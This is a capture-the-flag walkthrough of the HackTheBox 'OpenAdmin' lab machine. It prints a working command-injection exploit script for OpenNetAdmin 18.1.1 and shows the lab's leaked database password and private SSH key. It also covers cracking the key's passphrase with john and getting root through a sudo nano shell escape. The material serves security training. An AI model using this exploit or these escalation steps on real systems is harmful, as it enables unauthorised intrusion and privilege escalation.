

HackTheBox

OpenAdmin

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The image shows a challenge card for 'OpenAdmin' on HackTheBox. On the left is a circular icon with a green border containing a stylized illustration of a person with blonde hair and glasses, wearing a blue shirt, holding a laptop. The background of the icon is blue with white lines representing code. To the right of the icon, the title 'OpenAdmin' is displayed in white. Below the title, several attributes are listed in a dark grey box with white text: 'OS: 🐧 Linux', 'Difficulty: Easy' (where 'Easy' is in green), 'Points: 20' (where '20' is in green), 'Release: 04 Jan 2020', and 'IP: 10.10.10.171'.

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Scanning phase

Nmap results:

```
# Nmap 7.91 scan initiated Sat Jul 3 12:38:45 2021 as: nmap -sC -sV -v -p- -oA nmap/openadmin 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up (0.070s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|_  256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 3 12:39:26 2021 -- 1 IP address (1 host up) scanned in 41.22 seconds
```

There are only two open ports, SSH on port 22 and HTTP on port 80.



On port 80 we can see from the nmap results that is a default Apache page. Let us try to find hidden directories with ffuf.

Enumeration phase

```
music [Status: 301, Size: 312, Words: 20, Lines: 10]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# on atleast 2 different hosts [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376]
artwork [Status: 301, Size: 314, Words: 20, Lines: 10]
sierra [Status: 301, Size: 313, Words: 20, Lines: 10]
```

After a simple directory brute-forcing, we find three different folders.

After analyzing all three of them, only the music site has something juicy. The only functional feature is the login button which redirects us to /ona (OpenNetAdmin).



On the left we can see the version being 18.1.1.

Also, if we look at the DNS domains, we can see that is openadmin.htb, so I added it in /etc/hosts.

After a quick lookup with searchsploit, we find two exploits on this version.

```
(cypher@kali) - [~/Documents/htb/openadmin]
$ searchsploit OpenNetAdmin

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Exploit Title
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OpenNetAdmin 13.03.01 - Remote Code Execution
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)
OpenNetAdmin 18.1.1 - Remote Code Execution
-----
Shellcodes: No Results
Papers: No Results
```

The Metasploit exploit did not work, so I went for the RCE exploit.

```
(cypher@kali) - [~/Documents/htb/openadmin]
$ cat exploit.sh
#!/bin/bash
URL="${1}"
while true;do
  echo -n "$ "; read cmd
  curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/E
ND/ p' | tail -n +2 | head -n -1
done
```

We must provide the URL for the exploit, which is
<http://openadmin.htb/ona/>

If the exploit does not work due to some character encoding, try using dos2unix on the exploit and try again.

Foothold

```
(cypher@kali) - [~/Documents/htb/openadmin]
$ ./exploit.sh http://openadmin.htb/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

After running the exploit, we get a shell as www-data.

Now we can try to investigate the config folders to see if we get any credentials.

After some trial and error, we find some credentials in
 local/config/database_setting.inc.php

```
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'nlnj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

There are only two users, jimmy and joanna. The password work for jimmy with SSH.

Now we must pivot to joanna to get user flag.

There is an interesting port listening on 52846.

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It looks like another webpage.

After some more enumeration, we find the source code for the site is in /var/www/internals

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

We see that by calling main.php it gives us joanna's private SSH key.

```
jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMWJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJKRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk90gvkiTikH
40ZNca5xHPij8hVUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAfN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLali95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlPKSDiiYzNiXEMQij9MSk9na10B5FFPsjr+yYefMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXepg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVnlfdzRKZhWwLT+d+oqiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
lkxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCLmYrplnpmbD7C7/ee6KDTL7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlSL6M91c4diJoEXVh+8YpblAooG0HHBlQe
KlIlcqiDbVE/bmiERK+G4rqa0t7VQN6t2VwetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

When I try to login as joanna, the key requires a passphrase. We can try to find it with ssh2john.

```
(cypher@kali) - [~/Documents/htb/openadmin]
$ python3 ssh2john.py joanna > hash_ssh

(cypher@kali) - [~/Documents/htb/openadmin]
$ cat hash_ssh
joanna:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D
7044b94d72d5b61df25e68a5235991f8bac883f40b539c8295
b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46
```

```
(cypher@kali)-[~/Documents/htb/openadmin]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_ssh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (joanna)
Warning: Only 2 candidates left, minimum 4 needed for performance.
lg 0:00:00.03 DONE (2021-07-03 15:58) 0.2915g/s 4181Kp/s 4181Kc/s 4181KC/sa6_123..*7iVamos!
Session completed
```

Passphrase is bloodninjas. Now let us login as joanna.

```
[cypher@kali] - [~/Documents/htb/openadmin]
$ ssh -i joanna joanna@10.10.10.171
Enter passphrase for key 'joanna':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jul  3 15:00:14 UTC 2021

System load:  0.02               Processes:    174
Usage of /:   50.6% of 7.81GB    Users logged in: 2
Memory usage: 36%               IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jul  3 13:32:34 2021 from 10.10.15.37
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
openadmin:htb:0:0:openadmin:/:/bin/bash
joanna@openadmin:~$
```

And user has been pwned.

Privilege escalation

Run `sudo -l` to see if we have any sudoer privileges.

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Joanna has privilege of sudo on `/bin/nano` editing `/opt/priv`.

On <https://gtfobins.github.io/> we can find nano privilege escalation if we have sudo.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

We must run `sudo /bin/nano /opt/priv`

Ctrl+R to read file and Ctrl+X to execute command.

Run: `reset; sh 1>&0 2>&0`

And we got a shell as root.

```
Command to execute: reset; sh 1>&0 2>&0#
# Get Help
# Cancel
#
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
#
```

And root has been pwned.

Thank you for reading.